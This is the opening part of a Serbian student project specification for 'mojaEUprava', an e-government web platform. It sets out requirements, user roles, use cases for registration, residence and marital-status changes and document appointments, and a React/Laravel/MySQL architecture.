

Univerzitet u Beogradu
Fakultet organizacionih nauka
Katedra za elektronsko poslovanje

Veb servisi E- Uprave

Rbr	Ime	Prezime	Broj indeksa
1.	Anja	Tadić	2022/0031
2.	Nadja	Aćimović	2022/0103
3.	Vanja	Živanović	2022/0448
Mentor		Dušan Kostić	
GitHub link		https://github.com/elab-development/internet-tehnologije-2025-vebservisieuprave_2022_0031.git	

Sadržaj

1. Korisnički zahtev	5
1.1. Verbalni opis za izabranu temu	5
1.1.1. Ciljevi aplikacije.....	5
1.1.2. Ciljna grupa korisnika.....	5
1.1.3. Sažet pregled funkcionalnosti	5
1.2. Funkcionalni zahtevi	7
1.3. Nefunkcionalni zahtevi.....	9
1.3.1. Performanse	9
1.3.2. Bezbednost	9
1.3.3. Pouzdanost i dostupnost.....	9
1.3.4. Upotrebljivost	9
1.3.5. Održavanje i skalabilnost	9
1.3.6. Portabilnost i podržavani uređaji	10
1.4. Uloge nad sistemom i permisije.....	11
2. Opis sistema	12
2.1. Opis slučaja korišćenja (Use Case opis)	12
2.2. Arhitektura aplikacije	24
2.2.1. Frontend (klijentska aplikacija).....	24
2.2.2. Backend (serverska aplikacija)	24
2.2.3. Baza podataka	24
2.2.4. Eksterni servisi	24
2.3. Opis procesa slučaja korišćenja (Dijagrami sekvenci)	26
2.4. Model podataka – PMOV ili Dijagram klasa	30
3. Predlog tehnologija koje će biti korišćene	31
3.1. Frontend	31
3.2. Backend	31
3.3. Baza podataka	31
3.4. Integracije	31

3.5.	DevOps	32
4.	Prikaz implementacije i korisničkog interfejsa	33
4.1	Prikaz delova koda sa objašnjenjima.....	33
4.1.1	Frontend komponente	33
4.1.2	API kontroler i servisi	38
4.1.3	Model	45
4.1.4	Middleware.....	51
4.2	Prikaz korisničkog interfejsa (Frontend UI)	52
4.2.1	HomePage	52
4.2.2	Registracija	54
4.2.3	LogIn	57
4.2.4	Zakaži termin	58
4.2.5	MojiZahtevi.....	59
4.2.6	Profil korisnika.....	61
4.2.7	Admin panel i upravljanje sistemom.....	62
4.3	Povezanost zahteva i implementacije.....	64
5.	Tehnička realizacija i DevOps postavka projekta	65
5.1.	Dockerizacija aplikacije	65
5.2.	API specifikacija (Swagger)	70
5.3.	Korišćeni eksterni API-ji.....	73
5.3.1.	API za zakazivanje termina.....	73
5.3.2.	API za registraciju korisnika (strani državljani).....	74
5.4.	Dokumentacija projekta (README)	76
5.5	Git grane.....	78
5.6.	CI/CD pipeline	80
5.7.	Postavljanje aplikacije na Cloud	81
	Cloud platforma.....	81
	Struktura deployment-a.....	81
	Proces deploy-ovanja	81
5.8.	Bezbednost aplikacije	83

1. CSRF — Cross-Site Request Forgery	83
2. XSS — Cross-Site Scripting	83
3. SQL Injection	84
5.9. Automatizovani testovi.....	86
1. Vrste testova.....	Error! Bookmark not defined.
2. Alati.....	Error! Bookmark not defined.
3. Testirane funkcionalnosti	Error! Bookmark not defined.
5.10. Vizualizacija podataka / Prikaz mape	90

1. Korisnički zahtev

1.1. Verbalni opis za izabranu temu

Administrativni procesi u Srbiji zahtevaju fizičko prisustvo građana u opštinama, čekanje u redovima i ponavljanje koraka za različite usluge. Ovo predstavlja problem posebno za zaposlene građane i strane državljane koji nemaju fleksibilnost da dolaze u radno vreme institucija. Cilj aplikacije je da digitalizuje ključne procese, olakša građanima pristup uslugama i smanji vreme potrebno za završetak administrativnih obaveza.

1.1.1. Ciljevi aplikacije

Osnovni ciljevi aplikacije su da pojednostavi i ubrza procese izdavanja ličnih dokumenata, promene prebivališta i promene bračnog statusa. Na ovaj način se smanjuje potreba za fizičkim dolaskom u opštinske službe, omogućuje praćenje statusa zahteva u realnom vremenu. Pored toga aplikacija je dizajnirana da olakša rad radnicima uprave time što će sva dokumenta biti centralizovana, čime će pristup svim podacima biti lakši.

1.1.2. Ciljna grupa korisnika

Platforma moja EUprava je namenjena širokom spektru korisnika, starosne dobi od 16 godina, koji imaju u cilju da skrate vreme potrebno za rešavanje osnovnih administrativnih procesa. Primarna ciljna grupa su registrovani državljani Republike Srbije, dok sekundarnu ciljnu grupu čine inostrani državljani sa boravištem u Republici Srbiji. Pored njih, administratori imaju nadzornu i upravljačku ulogu, zaduženi za održavanje tehničke ispravnosti sistema i verifikaciju zahteva korisnika.

1.1.3. Sažet pregled funkcionalnosti

Platforma moja EUprava obuhvata ključne procese izdavanja dokumenta, i omogućava korisnicima

- **Registracija i prijava korisnika:** Omogućena je registracija na nalog uz unos JMBG-a i email-a, prijava i pristup sistemu uz uloge (domaći državljani, strain državljani i administrator).
- **Promena podataka naloga:** Korisnici nakon prijave mogu da menjaju odredjene podatke na svom korisničkom nalogu. Pored korisnika podatke o nalogima mogu menjati i administrator.
- **Promena prebivališta:** Korisnici mogu da unose nove adrese, dodaju potrebnu dokumentaciju i prate status zahteva.
- **Zakazivanje termina za lične karte i pasoše:** Korisnici mogu da vrše izbor dokumenta, lokacije i termina.

- **Prijava promene bračnog statusa:** Korisnici mogu elektronski da prijavljuju sklapanje braka ili razvoda, uz podnošenje potrebne dokumentacije.
- **Administratorske funkcionalnosti:** Administratori vrše pregled i obradu zahteva, odobravanje ili odbijanje, i pregled dokumenata.

1.2. Funkcionalni zahtevi

1. Registracija i prijava korisnika

- Sistem mora da omogućiti registraciju novih korisnika uz unos JMBG-a i e-mail adrese.
- Sistem mora da validira format JMBG-a i da proveriti da li JMBG i e-mail već postoje u bazi.
- Sistem mora automatski da generiše lozinku i pošalje je korisniku na e-mail adresu.
- Sistem mora da omogućiti prijavu korisnika unosom e-mail adrese i lozinke.
- Sistem mora da omogućiti pristup nalogu na osnovu korisničke uloge (domaći državljanin, strani državljanin, administrator).
- Sistem mora da obezbedi mogućnost resetovanja lozinke slanjem nove lozinke na e-mail korisnika.

2. Upravljanje korisničkim nalogom

- Registrovani korisnik mora imati mogućnost izmene pojedinih podataka na svom nalogu (npr. e-mail, lozinka, kontakt podaci).
- Sistem mora da spreči izmene polja koja se ne smeju menjati (npr. JMBG).
- Sistem mora da potvrdi izvršene izmene i obavesti korisnika o uspešnosti izmena.

3. Usluga promene prebivališta

- Sistem mora da omogućiti korisniku unos nove adrese prebivališta (ulica, broj, mesto, opština).
- Sistem mora da omogućiti upload potrebne dokumentacije u podržanim formatima.
- Za svaki podnet zahtev sistem mora automatski da dodeli jedinstveni identifikacioni broj.
- Korisnik mora imati uvid u status zahteva (u obradi / odobreno / odbijeno).
- Sistem mora da obavesti korisnika putem e-maila o promeni statusa zahteva.
- Administrator mora imati mogućnost pregleda zahteva, uvida u dokumentaciju, donošenja odluke (odobranje/odbijanje) i evidentiranja obrazloženja.

4. Zakazivanje termina za lične karte i pasoše

- Sistem mora da omogućiti izbor tipa dokumenta (lična karta ili pasoš).
- Korisnik mora moći da izabere lokaciju (opštinu) i jedan od ponuđenih slobodnih termina.
- Sistem mora da spreči duplo zakazivanje istog termina od strane različitih korisnika.
- Korisnik mora dobiti potvrdu o zakazanom terminu.
- Sistem mora da omogućiti otkazivanje termina i oslobađanje termina za druge korisnike.
- Administrator mora imati uvid u sve zakazane i otkazane termine.

5. Prijava promene bračnog statusa

- Sistem mora da omogućiti korisniku izbor tipa promene (sklapanje braka, razvod, romena prezimena).
- Sistem mora da omogućiti unos podataka o supružniku ili relevantnih informacija u zavisnosti od tipa zahteva.
- Sistem mora da omogućiti upload potrebnih dokumenata.
- Sistem mora da dodeli jedinstveni identifikator svakom zahtevu i evidentira datum podnošenja.
- Administrator mora imati pristup svim podnetim zahtevima, pregled dokumentacije i mogućnost donošenja odluke uz obrazloženje.

6. Obrada zahteva

- Administrator mora imati pristup svim korisničkim nalogima i mogućnost pregleda osnovnih podataka o korisnicima.
- Administrator mora imati mogućnost pregleda, obrade, odobravanja i odbijanja svih tipova zahteva (prebivalište, zakazivanje, bračni status).
- Sistem mora da omogućiti administratoru pregled istorije zahteva i celokupne prateće dokumentacije.
- Sistem mora da omogućiti administratoru upravljanje evidencijama, uključujući brisanje i izmenu određenih podataka u skladu sa ovlašćenjima.

1.3. Nefunkcionalni zahtevi

Nefunkcionalni zahtevi opisuju kako sistem funkcioniše, a ne šta radi. Oni definišu standarde kvaliteta, i performansi koje sistem mora da ispuni da bi bio stabilan, brz, bezbedan i prijatan za korišćenje.

1.3.1. Performanse

Platforma treba da obezbedi da se ključne stranice (početna stranica, login, prijava,...) učitavaju u roku od nekoliko sekundi. Sistem mora omogućiti efikasan rad čak i pri velikom broju istovremenih korisnika. Prilikom zakazivanja termina ne sme doći do duplih rezervacija istog termina. Slanje email poruka se izvršava asinhrono kako ne bi usporavalo rad aplikacije.

1.3.2. Bezbednost

Podaci građana su osetljivi pa sistem mora imati visok nivo sigurnosti putem autentifikacije i autorizacije. Korisnici se autentifikuju pomoću email-a i lozinke, a pristup servisima mora biti omogućen samo prijavljenim korisnicima. Komunikacija između klijenta i servera treba da bude zaštićena korišćenjem HTTPS protokola, a lozinke korisnika se čuvaju u šifrovanom obliku.

1.3.3. Pouzdanost i dostupnost

Sistem mora biti dovoljno pouzdan da obezbedi stabilan rad tokom dužeg vremenskog perioda, bez čestih padova i gubitka podataka. Sistem mora automatski da čuva podatke u slučaju kvara. U slučaju gresaka (neuspešna prijava usled pogrešne lozinke, nevalidan JMBG, ...) korisniku treba prikazati jasnu poruku o gresci i omogućiti ponovno obavljanje operacije.

1.3.4. Upotrebljivost

Platforma mora biti: jednostavna za korišćenje, interfejs mora biti konzistentan, jasan i pregledan. Sistem mora imati validacije podataka u realnom vremenu (npr. JMBG). Mora postojati obaveštenje o uspešnoj/neuspešnoj akciji. Podržani jezici u aplikaciji su srpski (ćirilica i latinica) i engleski. Dizajn treba da bude responzivan, tako da se interfejs pravilno prikazuje na različitim veličinama ekrana (desktop, laptop, tablet, mobilni).

1.3.5. Održavanje i skalabilnost

Arhitektura sistema mora biti organizovana tako da omogućava lako proširenje postojećih funkcionalnosti i dodavanje novih (nove usluge kao što su prijava ostecenih i izgubljenih dokumenata, online plaćanje administrativnih taksi...). Sistem treba da bude projektovan tako da se može skalirati – bilo horizontalno (dodavanjem novih instanci servera) ili vertikalno (jačim resursima), u zavisnosti od povećanja broja korisnika i količine sadržaja.

1.3.6.Portabilnost i podržavani uređaji

Platforma mojaEUprava je web platforma I mora da radi na web pregledačima kao što su: Chrome, Firefox, Edge, Safari. Interfejs treba da bude responzivan kako bi se aplikacija mogla koristiti na razlicitim uređajima – racunarima, laptopovima, tabletima I mobilnim telefonima. Po potrebi, arhitektura treba da omoguci kasnije razvijanje mobilne aplikacije (npr. Android/iOS) koja moze da komunicira sa postojećim backend API-jem, bez vecih izmena na serveru.

1.4. Uloge nad sistemom i permisije

Platforma mojEUprava definiše tri tipa korisnika: **registrovani državljani Republike Srbije**, **registrovani inostrani državljani** i **administrator**. Svaka uloga ima jasno određene funkcije, ograničenja i nivo pristupa podacima.


Funkcionalnosti	Registrovani državljani Republike Srbije	Registrovani inostrani državljani	Administrator
Registracija	✗	✗	✓
Prijava	✓	✓	✓
Promena podataka naloga	✓	✓	✓
Podnošenje zahteva za promenu prebivališta	✓	✓	✗
Zakazivanje termina za izdavanje ličnih karti	✓	✓	✗
Zakazivanje termina za izdavanje pasoša	✓	✗	✗
Podnošenje zahteva za promenu bračnog statusa	✓	✓	✗
Obrada zahteva (odbijanje i odobravanje)	✗	✗	✓

Table 1-Uloge i permisije


2. Opis sistema

2.1. Opis slučajeva korišćenja (Use Case opis)


U okviru platforme mojaEUprava identifikovan je veliki broj slučajeva korišćenja koji obuhvataju procese registracije, autentifikacije, izvršavanja različitih usluga koje portal pruža. Slučajevi korišćenja su grupisani prema korisniku, i definišu način na koji korisnici upravljaju sistemom i koriste usluge sistema.



Slika 1: Dijagram slučajeva korišćenja za Registrovanog domaćeg korisnika



Slika 2: Dijagram slučajeva korišćenja za Registrovanog inostranog državljanina



Slika 3: Dijagram slučajeve korišćenja za administratora

1. SK1 – Registracija korisnika

Naziv SK

Registracija korisnika

Aktori SK

Neregistrovani korisnik

Učesnici SK

Neregistrovani korisnik, korisnički interfejs (klijent), sistem (server)

Preduslovi:

- Korisnik nije registrovan u sistemu.
- Sistem i interfejs su pokrenuti.

Osnovni scenario SK:

- 1.Korisnik bira opciju „Registracija“. (APUSO)
- 2.Korisnik bira tip naloga: Domaći ili Strani državljanin. (APUSO)
- 3.Korisnik unosi tražene podatke:
Domaći: JMBG, e-mail
Strani: broj pasoša, ime, prezime, državljanstvo, e-mail (APUSO)
- 4.Sistem validira format podataka. (SO)
- 5.Sistem proverava da li nalog već postoji. (SO)
- 6.Sistem kreira korisnički nalog i generiše lozinku. (SO)
- 7.Sistem šalje lozinku korisniku na e-mail. (SO)
- 8.Sistem prikazuje poruku „Registracija uspešna“. (IA)

Alternativni tok:

- 4.1 Sistem prikazuje poruku „Neispravan format“ i traži ponovni unos. (IA)
- 5.1 Sistem prikazuje poruku „Korisnik već postoji“. (IA)
- 8.1 Sistem prikazuje poruku: „Registracija trenutno nije moguća.“ (IA)

Postuslovi:

- Kreiran je nalog i poslata lozinka na e-mail korisnika.
- Ako registracija nije uspešna, korisnik ostaje neregistrovan.

2. SK2 – Prijava korisnika

Naziv SK

Prijava korisnika

Aktori SK

Registrovani korisnik

Učesnici SK

Registrovani korisnik, korisnički interfejs, sistem

Preduslovi:

- Korisnik ima kreiran nalog.
- Sistem je pokrenut i dostupan.

Osnovni scenario SK:

- 1.Korisnik unosi e-mail i lozinku. (APUSO)
- 2.Sistem proverava podatke. (SO)
- 3.Sistem autentifikuje korisnika i učitava njegov profil. (SO)
- 4.Sistem prikazuje poruku „Uspešna prijava“.(IA)

Alternativni tok:

- 2.1 Sistem prikazuje poruku „Neispravan e-mail ili lozinka“. (IA)
- 3.1 Sistem prikazuje poruku „Korisnik nije registrovan“. (IA)
- 4.1 Sistem prikazuje poruku „Prijava trenutno nije moguća“. (IA)

Postuslovi:

- Korisnik je prijavljen i ima pristup svom nalogu.

3. SK3 – Izmena podataka naloga

Naziv SK

Izmena podataka naloga

Aktori SK

- Registrovani korisnik
- Administrator

Učesnici SK

- Registrovani korisnik, administrator, korisnički interfejs, sistem

Preduslovi:

- Korisnik ili administrator je prijavljen.
- Sistem je dostupan.

Osnovni scenario SK:

Za registrovanog korisnika:

1. Korisnik otvara stranicu „Moj nalog“. (APUSO)
2. Korisnik bira polja za izmenu (e-mail, lozinka, kontakt). (APUSO)
3. Korisnik unosi nove podatke. (APUSO)
4. Sistem validira podatke. (SO)
5. Sistem ažurira podatke u bazi. (SO)
6. Sistem prikazuje poruku „Podaci uspešno izmenjeni“. (IA)

Za administratora:

1. Administrator otvara stranicu „Pregled korisnika“. (APUSO)
2. Administrator bira korisnika čije podatke želi da izmeni. (APUSO)
3. Administrator menja polja korisnika (e-mail, lozinka, kontakt, tip naloga...). (APUSO)
4. Sistem validira podatke. (SO)
5. Sistem ažurira podatke u bazi. (SO)
6. Sistem prikazuje poruku „Podaci korisnika uspešno izmenjeni“. (IA)

Alternativni tok:

4.1 Sistem prikazuje poruku o grešci i traži korekciju. (IA)

6.1 Sistem prikazuje poruku „Izmena trenutno nije moguća“. (IA)

Postuslovi:

- Podaci naloga su ažurirani u sistemu.

4. SK4 – Promena prebivališta

Naziv SK

Promena prebivališta

Aktori SK

Prijavljeni korisnik

Učesnici SK

Korisnik, sistem, administrator

Preduslovi:

- Korisnik je prijavljen. □ Sistem je dostupan.

Osnovni scenario SK:

- 1.Korisnik otvara stranicu „Promena prebivališta“. (APUSO)
- 2.Korisnik unosi staru adresu (ulica, broj, mesto, opština, grad, poštanski broj) i podatke sa lične karte. (APUSO)
- 3.Korisnik unosi novu adresu (ulica, broj, mesto, opština, grad, poštanski broj)). (APUSO)
- 4.Korisnik bira da li je nova adresa privremena ili trajna. (APUSO)
- 5.Sistem generiše jedinstveni ID zahteva. (SO)
- 6.Sistem prikazuje status „U obradi“. (IA)
7. Administrator odobrava ili odbija zahtev. (SO) 8.
Sistem obaveštava korisnika o statusu zahteva. (IA)

Alternativni tok:

- 6.1Sistem prikazuje status „Odbijen“ i poruku korisniku. (IA)
- 8.1 Sistem prikazuje poruku „Zahtev trenutno nije moguće podneti“. (IA) **Postuslovi:**
 - Zahtev je kreiran i evidentiran u sistemu.
 - Status zahteva je ažuriran i vidljiv korisniku.

5. SK5 – Zakazivanje termina

Naziv SK

Zakazivanje termina

Aktori SK

Registrovani korisnik (domaći ili strani državljanin)

Učesnici SK

Korisnik, sistem, administrator

Preduslovi:

□ Korisnik je prijavljen. □
Sistem je dostupan.

Osnovni scenario SK:

- 1.Korisnik otvara stranicu „Zakazivanje termina“. (APUSO)
- 2.Sistem prikazuje opcije termina u skladu sa tipom korisnika:
Domaći državljanin: može zakazati ličnu kartu i pasoš
Strani državljanin: može zakazati samo ličnu kartu
- 3.Korisnik bira tip dokumenta. (APUSO)
- 4.Korisnik bira lokaciju i slobodan termin. (APUSO)
- 5.Sistem proverava dostupnost odabranog termina. (SO)
- 6.Sistem potvrđuje termin i sprečava duplikate. (SO)
- 7.Sistem prikazuje poruku „Termin je zakazan“. (IA)
- 8.Sistem šalje potvrdu korisniku na e-mail. (IA)

Alternativni tok:

- 3.1 Sistem prikazuje poruku „Za vaš tip korisnika nije moguće zakazati ovaj dokument“. (IA)
- 6.1 Sistem traži od korisnika da izabere drugi termin. (IA)

7.1 Sistem prikazuje poruku „Zakazivanje trenutno nije moguće“. (IA)

Postuslovi:

□ Termin je uspešno zakazan i potvrđen korisniku.

6. SK6 – Promena bračnog statusa

Naziv SK

Promena bračnog statusa

Aktori SK

Registrovani korisnik

Učesnici SK

Korisnik, sistem, administrator

Preduslovi:

- Korisnik je prijavljen.
- Sistem je dostupan.

Osnovni scenario SK:

- 1.Korisnik bira tip promene: sklapanje braka, razvod ili promena prezimena. (APUSO)
- 2.Korisnik unosi podatke sa dokumenta i podatke partnera . (APUSO)
- 3.Korisnik otprema potrebnu dokumentaciju (izvod, presudu, izjavu). (APUSO)
- 4.Sistem generiše jedinstveni ID zahteva. (SO)
- 5.Administrator pregledava zahtev i dokumentaciju. (SO)
- 6.Administrator odobrava ili odbija zahtev. (SO)
- 7.Sistem ažurira status i obaveštava korisnika. (IA)

Alternativni tok:

- 3.1 Sistem traži dopunu dokumenata. (IA)
- 6.1 Sistem prikazuje status „Odbijen“ i poruku korisniku. (IA)
- 7.1 Sistem prikazuje poruku „Podnošenje zahteva trenutno nije moguće“. (IA)

Postuslovi:

- Zahtev je kreiran i evidentiran u sistemu.
- Korisnik može pratiti status i preuzeti rešenje kada je odobreno.

7. SK7 – Obrada zahteva

Naziv SK

Obrada zahteva

Aktori SK

Administrator

Učesnici SK

Sistem, administrator

Preduslovi:

- Administrator je prijavljen u system.
- U sistemu postoje podneti zahtevi korisnika
- Sistem je dostupan.

Osnovni scenario SK:

1. Administrator se prijavljuje u administratorski deo sistema. (APUSO)
2. Administrator otvara listu pristiglih zahteva. (APUSO)
3. Sistem prikazuje spisak zahteva sa osnovnim podacima (tip zahteva, korisnik, datum, status). (IA)
4. Administrator bira konkretan zahtev za obradu. (APUSO)
5. Sistem prikazuje detalje zahteva i priloženu dokumentaciju. (IA)
6. Administrator pregledava podatke i dokumenta. (APUSO)
7. Administrator donosi odluku o zahtevu (odobravanje ili odbijanje). (APUSO)
8. Sistem ažurira status zahteva. (SO)
9. Sistem evidentira odluku administratora. (SO)
10. Sistem obaveštava korisnika o ishodu zahteva. (IA)

Alternativni tok:

7.1 Administrator zahteva dopunu dokumentacije

7.1.1 Sistem menja status zahteva u „Potrebna dopuna“. (SO)

7.1.2 Sistem obaveštava korisnika o potrebi za dopunom. (IA)

8.1 Greška pri ažuriranju zahteva

8.1.1 Sistem prikazuje poruku „Nije moguće obraditi zahtev u ovom trenutku“. (IA)

Postuslovi:

- Status zahteva je ažuriran (odobren, odbijen ili potrebna dopuna).
- Odluka administratora je sačuvana u sistemu.
- Korisnik je obavešten o promeni statusa zahteva.

2.2. Arhitektura aplikacije

Arhitektura mojaEUprava platforme zasniva se na tipičnoj višeslojnoj web arhitekturi i sastoji se od sledećih glavnih komponenti:

2.2.1. Frontend (klijentska aplikacija)

- Web aplikacija(React) koja se izvršava u browseru korisnika
- Zadužena je za prikaz korisničkog interfejsa, formulara za prijavu i registraciju, prikaz dostupnih termina, podnošenje zahteva (promena prebivališta i bračnog statusa), uvid u status zahteva
- Sa backend-om komunicira isključivo preko REST API poziva

2.2.2. Backend (serverska aplikacija)


- Aplikacija zasnovana na web framework-u(Laravel) koja implementira poslovnu logiku sistema
- Obradjuje zahteve sa frontenda (autentifikacija i autorizacija korisnika, obrada zahteva za promenu prebivališta, obrada promene bračnog statusa, zakazivanje termina, upravljanje korisnicima i ulogama)
- Implementira REST API endpoint-e koje frontend poziva
- Komunicira sa bazom podataka preko SQL upita

2.2.3. Baza podataka

- Relaciona baza podataka (MySQL) koja predstavlja centralno skladište svih podataka u sistemu
- Čuva podatke o korisnicima, zakazanim terminima, zahtevima za promenu prebivališta, prijavama promene bračnog statusa, logovima aktivnosti
- Svaka promena se trajno beleži i čuva
- Backend je jedina komponenta koja direktno pristupa bazi (frontend nikada ne komunicira sa bazom)

